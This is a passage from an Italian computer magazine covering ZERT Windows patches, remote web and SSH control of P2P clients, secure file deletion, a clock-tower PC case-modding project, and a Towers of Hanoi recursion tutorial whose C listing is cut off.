Nel frattempo possiamo scegliere di farci aiutare dallo ZERT, il Zero Day Emergency Response Team). Lo ZERT è nato nel dicembre 2005 in occasione dell'attacco WMF per offrire patch di sicurezza su Windows il più velocemente possibile, mettendo al sicuro gli utenti intanto che Microsoft dorme. Le patch sono sul loro sito, http://isotf.org/zert/
Non c'è nessuna garanzia che una patch dello ZERT non metta in difficoltà Windows su un aggiornamento di sistema successivo, o che sia più affidabile degli aggiornamenti di Microsoft. È un rischio che dobbiamo valutare se correre, opposto a quello di restare con il computer in bilico per giorni e giorni.



▲*Microsoft ha lasciato incustodito per un mese un problema di sicurezza sfruttato anche da siti porno di pessima qualità.*

Esci dal tuo BUCO

Per gestire gli scambi P2P non è necessario rimanere rintanati sempre di fronte al computer di casa...

Chi di noi è abituato da anni all'utilizzo di sistemi *nix sa che molte delle funzionalità del PC possono essere controllate anche se non siamo fisicamente davanti al computer: basta collegarci da remoto (col protocollo telnet o più probabilmente con Ssh) e abbiamo il pieno controllo della macchina tramite la shell. In effetti questo è proprio l'approccio utilizzato dai sistemisti per installare i vari software e configurarli sulle decine (se non centinaia) di macchine che possono costituire la rete di una azienda.

▲ *La configurazione dell'interfaccia Web di eMule (www.emule.org). Specifichiamo una password per l'amministratore e una per gli utenti. Mobilemule è la versione concepita per dispositivi mobili.*

Ma se il controllo remoto di un PC tramite shell ci permette al massimo di avviare i programmi o di editare file di configurazione, il controllo delle funzionalità dei singoli programmi dipende dai software stessi (devono essere programmati per fornire queste funzioni) a meno di non usare software di controllo remoto del desktop come Vnc (su tutti i sistemi operativi) o il Desktop Remoto (su Windows) che risultano però spesso "affamati" di risorse del nostro computer.
Sia per Linux che per Windows tra i software dotati delle funzionalità di controllo remoto ci sono i programmi di file sharing: diventa facilissimo, dopo averli configurati, controllare i download in corso, fare ricerche, attivare nuovi download.

:: Bittorrent da shell remota

Se utilizziamo il client Bittorrent classico (www.bittorrent.com), quello da riga di comando, non ci serve altro che un server Ssh sulla macchina da controllare. Su sistemi Linux Debian-based come Ubuntu lo installiamo con:

```
apt-get install openssh-server
```

▲ *L'interfaccia web di Shareaza mostra i download attivi. I tre link ("In Pausa", Altri Sorgenti" e "Annulla") ci danno un completo controllo sugli scaricamenti: non c'è nulla dell'interfaccia standard del software che non possa essere fatto tramite l'interfaccia Web.*

Di solito il client bittorent da riga di comando è già preinstallato sulla distribuzione Ubuntu. Nel caso non lo fosse (e su tutte le altre distribuzioni basate su Debian) basta scrivere:

```
apt-get install bittorrent
```

Su tutte le altre distribuzioni possiamo scaricare il pacchetto fornito oppure scaricare direttamente il software dal sito ufficiale.
A questo punto colleghiamoci da remoto via Ssh alla macchina su cui è installato bittorrent. Su sistemi Li-

nux possiamo usare un client Ssh come openSsh (il pacchetto si chiama openssh-client su distribuzioni basate su Debian) oppure PuTTY (www.chiark.greenend.org.uk/~sgtatham/putty/) su Windows. Una volta collegati possiamo attiviamo il download:

```
@#: btdownloadcurses (nome del file torrent)
```

oppure:


```
@#: btdownloadcurses --url (indirizzo del file torrent)
```

Se abbiamo diversi file da scaricare, salviamo dapprima i torrent in una sola directory, quindi utilizziamo il comando:

```
@#: btlaunchmanycurses (nome della directory)
```

Tutte le opzioni del comando bittorrent sono disponibili nella pagina del manuale:

```
@#: man bittorrent-downloader
```



▲ *Azureus permette il controllo via web a patto aver installato l'apposito plugin dal sito http://azureus.sourceforge.net/plugin_details.php?plugin=webui.*

:: Le interfacce web

I più famosi programmi di file sharing (su Windows e su Linux) forniscono la funzionalità di controllo remoto (tramite interfaccia web nella maggior parte dei casi), ma questa non è attivata di default e deve essere preventivamente configurata.

Se utilizziamo eMule possiamo attivare l'accesso tramite web nella finestra di dialogo delle opzioni. Clicchiamo su "Web Server" e attiviamo l'opzione relativa. Impostiamo una password per l'amministratore e una per gli ospiti (che possono attivare i download, ma non modificare la configurazione). La porta sul quale è attivo il server web è la 4711, ma possiamo sceglierne una diversa Ricordiamoci di configurare opportunamente router e/o firewall per usare questa porta.

La configurazione di Shareaza è ancora più semplice. Nella finestra delle opzioni, clicchiamo su Accesso Remoto e attiviamo l'opzione "Abilita l'accesso remoto di Shareaza". Impostiamo un nome utente e una password per l'accesso e clicchiamo su Applica. L'interfaccia web di Shareaza è quindi raggiungibile all'indirizzo Ip del nostro PC (o al suo indirizzo web, se abbiamo attivato un servizio di Dns dinamico) sulla porta specificata nelle opzioni di connessione. Colleghiamoci all'interfaccia Web. Possiamo cliccare su Ricerche per cercare un file e quando abbiamo trovato quello che stavamo cercando, clicchiamo su link: il file in questione comparirà nella sezione Download dove possiamo seguire l'avanzare dello scaricamento.



▲ *L'interfaccia Web di ìTorrent (al sito www.utorrent.com) è ancora sperimentale (è distribuita in beta sul forum presente sul sito) ma comunque perfettamente usabile visto che riproduce fedelmnte l'interfaccia standard del programma.*

TORRENTFLUX

Se invece di Azureus preferiamo utilizzare il client Bittorrent standard, ma non ci piace più di tanto il controllo tramite shell remota, possiamo provare TorrentFlux (www.torrentflux.com), un'applicazione web in Php che ci consente di controllare i download con bittorrent direttamente dal browser. Questa soluzione può essere comoda soprattutto se già abbiamo attivo un server web sulla stessa macchina (per esempio Apache). Per funzionare, il server web deve avere ovviamente il modulo Php abilitato, ma è necessario anche il supporto per il database MySQL (utilizzato da TorrentFlux per memorizzare la configurazione e i dati sui download in corso). Su Linux i pacchetti di installazione di Apache, Php e MySQL sono presenti in qualsiasi distribuzione. Se invece utilizziamo Windows possiamo installare XAMPP (www.apachefriends.org/en/xampp-windows.html) un comodo installer che include Apache e i moduli per Php e MySQL.

Remote Control for TV

By WALTER H. BUCHSBAUM

Television Consultant RADIO & TELEVISION NEWS

In many cases these units are furnished with the set, but, they can be installed by any service technician.

▲ *Beh, i controlli remoti non sono nati ieri!...*

Azureus è uno dei software più utilizzati per la gestione di Bittorrent. Oltre ad essere scritto in Java, e quindi compatibile con tutte le piattaforme hardware e software, è anche espandibile tramite plugin. Tra i tanti a disposizione ne troviamo uno che permette proprio l'accesso al programma tramite web. Scarichiamolo da http://azureus.sourceforge.net/plugin_details.php?plugin=webui e attiviamo le opzioni corrispondenti. La porta predefinita sulla quale funziona il server è la 6886 (ma possiamo configurare anche questo parametro) quindi attiviamola sul router e sul firewall. ■



C'è ma NON SI VEDE

Far accedere qualcuno al nostro computer può essere rischioso: anche se abbiamo cancellato dei dati, questi non se ne sono andati!

Ormai è fin troppo facile: un file può essere recuperato facilmente anche dopo che il cestino è stato svuotato: qualunque utente può recuperare qualunque nostro documento... a patto di avere accesso al nostro computer! Per riuscire in questa impresa si deve approdare al file system del computer. Quando si salva un documento su disco rigido, i dati vengono registrati come una sequenza di zero e di uno in una specifica posizione all'interno del disco stesso. Per recuperare un documento specifico, il sistema deve tenere un vero e proprio registro aggiornato delle posizioni.




▲ *Quando passiamo il nostro computer a un altro facciamo attenzione ai dati contenuti e... a quelli cancellati!*

Quando cancelliamo un file con le normali funzioni del sistema, questo non viene distrutto: viene evidenziato dal sistema come "cancellato" e i suoi riferimenti vengono eliminati. I dati veri e propri, però, sono ancora lì! Questi dati verranno eliminati solamente quando si presenterà la necessità di registrare esattamente sopra la stessa porzione di disco ma anche in questo caso sarà possibile recuperare i dati scritti in precedenza.
Se non vengono aggiunti altri file potrebbe bastare passare in rassegna tutte le posizioni per trovare e accedere ai file considerati eliminati.

:: E se formatto?

Formattare? Pensare di poter restare tranquilli una volta che abbiamo formattato potrebbe essere un errore: il fatto è che quando si formatta un disco con le varie modalità rapide offerte dai sistemi operativi, il computer si limita a buttare via il registro del file (File Allocation Table) Ma i dati, come prima, restano dove sono sempre: sul disco.



▲ *Il registro serve a navigare con certezza nei meandri delle archiviazioni del nostro computer, ma è anche ciò che impedisce l'effettiva cancellazione dei file!*

La tragedia vera si verifica quando uno sconosciuto riesce ad accedere al nostro computer (magari se l'ha acquistato da noi o se è un collega a cui viene data la nostra postazione). Informazioni e comunicazioni riservate ma anche codici di accesso a banche dati o conti correnti, accordi, PIN... tutto può essere recuperato.
A causa di un bug in alcune versioni di Office è possibile trovare o inviare documenti contenenti porzioni di file "eliminati". Quando Word crea un nuovo documento, riserva sul disco un certo spazio, nel quale vengono memorizzate insieme

alle informazioni necessarie all'apertura del documento (font, stili, lingua, etc.) anche tutte le versioni precedenti e le informazioni necessarie a recuperare un documento in caso di un blocco del computer. Come dicevamo lo spazio viene riservato per il documento di Word all'atto della sua creazione, tornando al nostro esempio, Word si prende un paio di scaffali della libreria senza svuotarli dai libri precedentemente cancellati. Quando si salva il documento, i dati contenuti in quella porzione di hard disk vengono inglobati: aprendo il documento con Word non si noterà nulla di diverso perché quei dati non fanno parte del documento, ma se si apre il file .doc con un editor di puro testo o con un editor esadecimale si potranno leggere frammenti di altri documenti. Possiamo sperimentare questa procedura utilizzando un disco da cui sono stati cancellati molti file di testo… impressionante!

:: Vogliamo la sicurezza

Per avere la certezza di aver davvero cancellato un documento dobbiamo usare un programma che scriva una diversa sequenza di dati binari casuali nella stessa porzione di disco in cui si trova il file che deve essere eliminato. Ci sono molti software di questo tipo in circolazione e la funzione di cancellazione sicura viene inclusa in molte suite di utility o in programmi di privacy e crittografia. Alcuni programmi si limitano a cancellare in modo sicuro un documento ancora perfettamente visibile: si seleziona il file desiderato e questo verrà cancellato in modo sicuro e irrevocabile.



▲ *Non è necessario lavorare all'NSA per riuscire a leggere i dati di file cancellati… pensiamoci!*

Altri software sono invece in grado di lavorare sui file che sono già stati cancellati facendo un'operazione di ripulitura di tutte le aree del disco marcate come "libera" per la scrittura di nuovi file ma che potrebbero comunque contenere dati. Entrambe le funzioni sono utili e la maggior parte dei programmi di cancellazione sicura è in grado di svolgere entrambi i compiti.
Questi programmi non si limitano a porre a zero o uno i bit dell'area occupata dal file ma scrivono sul disco una diversa sequenza di dati binari casuali.- Questa differenza può essere considerata una sottigliezza irrilevante per la maggior parte degli utenti ma per qualcuno diventa davvero importante.



▲*C'è ma non si vede. Come il trucco… ma il file rimane e con gli strumenti giusti può essere visto e trovato!*

:: Sovrascrittura

Anche se sovrascritti e non più rilevabili dalle testine del disco rigido, i dati cancellati lasciano sulla superficie del disco una traccia magnetica molto debole ma identificabile a patto di avere gli strumenti adatti. Tipo un apparecchio per la Microscopia a Forza Magnetica. Con uno di questi strumenti è possibile vedere i bit cancellati con la stessa facilità con cui un testo a matita cancellato con una gomma può essere letto tenendo il foglio di carta in controluce.
Scrivendo una sequenza di soli zero o uno sul disco, le informazioni possono esser ancora recuperate in base alla differenza di forza magnetica esistente tra i bit che prima della cancellazione contenevano uno zero e quelli che prima contenevano un uno. Tornando al foglio con il testo cancellato è un po' come applicarci sopra un foglio di carta velina: in controluce il testo si nota comunque. Per questo i programmi seri sovrascrivono i dati con una sovrascrivono i dati con una sequenza casuale di dati e non si limitano a una sola riscrittura ma eseguono svariati passaggi. In alcuni casi il numero di passaggi è lasciato alla scelta dell'utente. Di solito tre passaggi costituiscono una buona protezione: un compromesso tra sicurezza e praticità.: il tempo di cancellazione infatti aumenta in modo proporzionale al numero di passaggi. ■



▲*Svuotare il cestino? Non sempre serve: le informazioni a noi più care potrebbero sempre essere recuperate.*



▼ *Come in una biblioteca, i nostri file trovano posto nel computer...
se li cancelliamo e basta non rimuoviamo i libri: eliminiamo solo la scheda...
ma il volume c'è ancora!*

Il COMPUTER nella torre dell'orologio

L'universo del modding è vasto e multiforme... possiamo dare alle nostre creazioni quasi qualunque forma vogliamo

Un case è solamente una forma di partenza, un contenitore per tutti gli elementi che compongono i nostri computer. Possiamo variare questa forma, comprimerla, espanderla e ottenere un contenitore differente con una forma e un aspetto mutato rispetto a quello originale. Ma comunque possiamo sempre staccarci dai limiti fisici del nostro case e crearne uno nuovo. Da zero, o quasi. Ovviamente la natura che ci circonda e la realtà possono essere ottime fonti di ispirazione e magari possiamo usare anche un monumento come riferimento. Per condurre questo particolare esperimento di modding cercheremo di alterare le forme e le dimensioni di quello che normalmente consideriamo un "case". Non otterremo un altro scatolone simile a quello di partenza, no: arriveremo ad avere un vero e proprio elemento di arredo, un piccolo monumento domestico che ospiterà i componenti del nostro computer in una vera torre!



:: Cominciamo

Per partire possiamo procurarci dei pannelli di legno multistrato o compensato. Questo tipo di materiale è facilmente lavorabile. Inoltre offre un ottimo rapporto tra forza strutturale e peso, quindi possiamo dare loro l'aspetto di un oggetto anche abbastanza voluminoso, senza però ritrovarci con una forma colossale e troppo pesante per poter essere ospitata all'interno delle pareti domestiche. Possiamo reperirli in qualunque centro commerciale o grande magazzino dedicato al bricolage e al fai da te. Ce ne sono di diversi modelli e dimensioni e possiamo scegliere la scala con cui lavorare.




Ovviamente sarà poi necessario sagomarli e tagliarli in modo da avere gli elementi su cui lavorare. Immaginiamo di prendere come esempio un campanile o una torre dell'orologio. Ci serviranno pannelli per i quattro lati della torre e poi altri pannelli da sagomare in forma trapezoidale per la cima. Tagliamoli e foriamoli: dovremo tenerli uniti con viti!

Nei pannelli laterali pratichiamo delle apertura per poter far affiorare i vari componenti del computer che generalmente sono all'esterno: le schede, i lettori cd, floppy, dvd, masterizzatore, pannelli per i led, tasti vari, grate per ventole e sistemi di raffreddamento, etc.

:: Serve un piano!

Ci conviene realizzare un piano dettagliato prima di cominciare a lavorare, magari su carta millimetrata, riportando le misure precise dei nostri componenti interni e disporli su questa planimetria avendo bene in mente anche l'estensione degli eventuali cavi di collegamento. Questo piano non solo indicherà la forma del nostro nuovo case, ma dovrà anche rappresentare eventuali dettagli di cui vogliamo arricchirlo, come un aspetto esterno particolare (nel nostro caso lo abbiamo rivestito di "mattoni") o eventuali decorazioni: se pensiamo a una torre, potremo collocarvi piccole statue, finestrelle o merlature ma anche... un vero e proprio orologio funzionante! Oltre che occuparci di dare una struttura stabile al nostro costrutto dovremo anche pensare alle sue funzioni come "case". Possiamo anche praticare una serie di aperture "estetiche", delle vere e proprie finestre panoramiche attraverso cui sarà possibile guardare il funzionamento della nostra "bestiolina".



Per le facciate ci servirà un po' di liquido impregnante. Ne si trova in abbondanza negli stessi posti dove possiamo comperarci il materiale da bricolage. Stendiamolo all'aperto,

◄ **Con tre facce della nostra torre diamo il via ai lavori.**


► **I pannelli di legno multistrato sono un'ottima soluzione per la creazione di case modificati oppure originali, in armonia con l'arredo.**

perché i suoi vapori, se inspirati in abbondanza, possono risultare nocivi. Di sicuro non sono buoni!
Le facciate della nostra torre verranno poi "tappezzate" con il modulo "testurizzato" dell'esterno di una normale torre campanaria.
Nelle nostre foto abbiamo come riferimento il Big Ben londinese, ma è chiaro che si possono usare tanti altri elementi di riferimento. Possiamo stampare pagine con stampanti laser, oppure se abbiamo tempo, dedicarci a un'attenta ricerca per negozi.

:: Per l'esterno

Incolliamo la "tappezzeria" sulle parti esterne della nostra torre.
All'interno delle pareti della torre dobbiamo porre dei piani intermedi, dei veri e propri livelli orizzontali, che serviranno come piano di appoggio ma anche come supporto all'intera struttura.
Possiamo usare delle piastre forate angolari per unire le varie facciate, procurandoci viti, dadi e materiale necessario all'assemblaggio presso qualunque ferramenta.
I sostegni dei lettori possono essere presi e riciclati da vecchi case o anche acquistati ex novo. Con una serie di mensole all'interno possiamo cominciare ad alloggiare i vari componenti. Cerchiamo







di rispettare la normale disposizione e i requisiti della nostra macchina, ma teniamo anche conto del gioco delle forze all'interno della struttura: evitiamo di disporre elementi pesanti come i lettori e i dischi rigidi o le ventole tutto su di una stessa facciata, perché rischiamo di spostare il baricentro della struttura e renderla così instabile: di sicuro non vogliamo lavorare su di una vera e propria torre da tenere di fianco alla nostra scrivania e vederla poi crollare, vero? Quindi cerchiamo di disporre le cose in modo che gli elementi più pesanti si trovino quanto più vicino possibile alla sezione inferiore della torre e magari anche distribuiti sulle quattro facciate.



:: Ultimi tocchi

Questo avviene tenendo assemblate tre facciate e usando la quarta (smontata) come coperchio per il nostro "case". Disponiamo i componenti all'interno e facciamo tutti i collaudi del caso.
Completeremo il tutto con il tetto della nostra torre, che potrà anche essere decorato con un quadrante di orologio o in altro modo. Il tetto potrebbe essere rifinito con delle finte tegole. Volendo possiamo praticare delle ulteriori finestrelle nel tetto vero e proprio e usarle per come ulteriori sfiati per il nostro computer.
Ovviamente nulla ci vieta di avere un orologio vero! L'unico limite è la fantasia! ■



Le Torri di HANOI



Comprendere come funziona la ricorsione ci serve per programmare meglio!

In un tempio lontano, i monaci sono intenti a spostare 64 dischi d'oro da un piolo di metallo a un altro. All'inizio i dischi erano infilati su un unico piolo a piramide, il disco più grande alla base e il disco più piccolo in cima.
Questa storia serve per introdurre il problema di programmazione detto "Le Torri di Hanoi" (TdH), la cui soluzione è un esempio classico di utilizzo della ricorsione e del metodo "divide et impera", due tecniche di programmazione fondamentali.

:: Dividi e comanda...

Proviamo con carta e penna, magari solo con n=4 dischi. Le regole della TdH sono tre:
1) si può spostare un solo disco alla volta;
2) in nessun momento un disco più grande può stare su un disco più piccolo;
3) ci si può aiutare con un terzo piolo di transito.
Dopo alcuni tentativi siamo pronti per apprezzare la soluzione 'classica' di TdH, basata su un approccio che è il pane di ogni programmatore: dividi il problema in sottoproblemi e poi... comanda!
Il nostro obiettivo è spostare n dischi dal piolo 0 (sorgente) al piolo 2 (destinazione): supponiamo dapprima di avere risolto il problema di spostare n-1 dischi dal piolo 0 al piolo 1 (quello ausiliario). A questo punto il disco di diametro massimo, rimasto sul piolo 0, è pronto per essere spostato sul piolo 2 (appunto, la destinazione): questo è uno spostamento effettivo, che chiamiamo 'mossa'. Sarà poi sufficiente spostare gli n-1 dischi dal piolo 1 al piolo 2 (allo stesso modo che da 0 a 1) ed il problema è risolto! Ora, dobbiamo mettere un attimo da parte il problema a n dischi e risolvere quello a n-1 da 0 a 1: ma anche questo si può risolvere, ricorsivamente, risolvendo prima un problema a n-2 dischi e così via, fino a che non restano più sottoproblemi da risolvere prima di effettuare la mossa dato che n si è ridotto a zero. Vediamo come fare con il codice del programma Hanoi.

:: Il programma Hanoi

Nel main c'è la chiamata iniziale (per spostare tutti i dischi dal piolo 0 al piolo 2):

```
Hanoi (&mossa, ndischi, 0, 2);
```

Hanoi riceve come primo parametro il numero della mossa: affinché le procedure ricorsive di volta in volta possano modificarlo, devono ricevere un puntatore alla variabile mossa (indicato con &mossa)
Nel codice della routine Hanoi troviamo la prima chiamata che sposta n-1 dischi dal piolo sorgente a quello ausiliario:

```
Hanoi (mossa, n-1, src, aux);
```

poi segue la stampa dello spostamento che viene in effetti eseguito, un solo disco dal piolo sorgente a quello destinazione:

```
printf ("%d)src %d->dest %d\n", *mossa, src, dest);
```

infine, gli n-1 pioli che erano stati spostati sull'ausiliario vengono posti sul piolo destinazione, sopra il disco di diametro maggiore, appena spostato:

```
Hanoi (mossa, n-1, aux, dest);
```

Ogni procedura Hanoi chiamata riceve come parametri il numero del piolo sorgente (src) e destinazione (dest): per calcolare il numero del piolo ausiliario viene usata l'istruzione aux=3-(src+dest).

Se poniamo ndischi=3, si hanno, in ordine temporale, i seguenti spostamenti da un piolo all'altro:

:: La ricorsione

In generale, una funzione è ricorsiva quando contiene nel proprio interno:

- una o più chiamate a se stessa per problemi via via di dimensione 'minore': in Hanoi, con n sempre più piccolo;
- il codice elementare per i casi risol-

vibili senza ulteriori chiamate ricorsive (caso di terminazione): in Hanoi, lo spostamento di un solo disco.

numero mossa	piolo sorgente		piolo destinazione
1	0	->	2
2	0	->	1
3	2	->	1
4	0	->	2
5	1	->	0
6	1	->	2
7	0	->	2

Idealmente, in esecuzione la ricorsione comprende sempre due fasi: suddivisione e ricombinazione.
Il susseguirsi delle chiamate ricorsive su sottoproblemi sempre più piccoli è detto fase di suddivisione. Definiamo sequenza di attivazione l'ordine in cui le varie procedure ricorsive vengono chiamate.
Ad un certo punto, si raggiunge il 'caso di terminazione', che deve essere sempre sottoposto a test (e ovviamente raggiunto) da un programma ricorsivo, pena il verificarsi di cicli infiniti.
Di qui in poi, non vengono più effettuate nuove chiamate ricorsive e l'ultima procedura ricorsiva può restituire il controllo a quella immediatamente precedente: inizia così la fase di ricombinazione, durante la quale di solito viene eseguito il codice elementare e si ha l'effettiva elaborazione dei risultati.

:: Come funziona


Dal punto di vista dell'elaborazione, ad ogni chiamata di procedura il relativo spazio di memoria (con le variabili relative) viene messo su uno stack con, in cima, quello della procedura più recente in base alla sequenza di attivazione delle procedure stesse.
Nel caso di TdH, la sequenza di attivazione è composta da procedure ricorsive con n via via più piccolo. Quando in TdH la procedura ricorsiva con n=0 viene eseguita (senza fare nulla) e termina, essa viene tolta dallo stack ed in cima ad esso rimane da eseguire la procedura con n=1. Solo a questo punto viene eseguito il codice elementare di tale procedura (lo spostamento di un disco). Più in generale, in un programma ricorsivo, l'ordine di esecuzione del codice 'elementare' delle procedure ricorsive è spesso diverso da quello di attivazione: anzi, in generale, si potrebbe dire che parti del codice di una procedura ricorsiva rimangono 'logicamente' sullo stack in attesa che vengano eseguite e terminate le procedure chiamate successivamente (che essa stessa ha chiamato).
Conoscere la differenza tra la sequenza di attivazione delle procedure e l'ordine di esecuzione del codice elementare è fondamentale per scrivere programmi ricorsivi corretti.

:: La ricorsione nella pratica

La ricorsione è un metodo molto potente per la risoluzione di problemi. Molti degli algoritmi più usati in informatica (come per esempio quelli di ricerca e di ordinamento di dati ed elementi specifici) si basano sulla ricorsione. Ad esempio, sono ricorsivi gli algoritmi di tipo MergeSort (ordinamento) e BinarySearch (ricerca), sui quali sono basati alcuni importanti metodi della classe Collections di Java. Così come il gioco è una buona simulazione della vita, così i rompicapo ci permettono di collaudare sistemi per la generazione di algoritmi.

Terminus59

VEDIAMO HANOI IN C



```
/* Torre di Hanoi*/

#include <stdio.h>

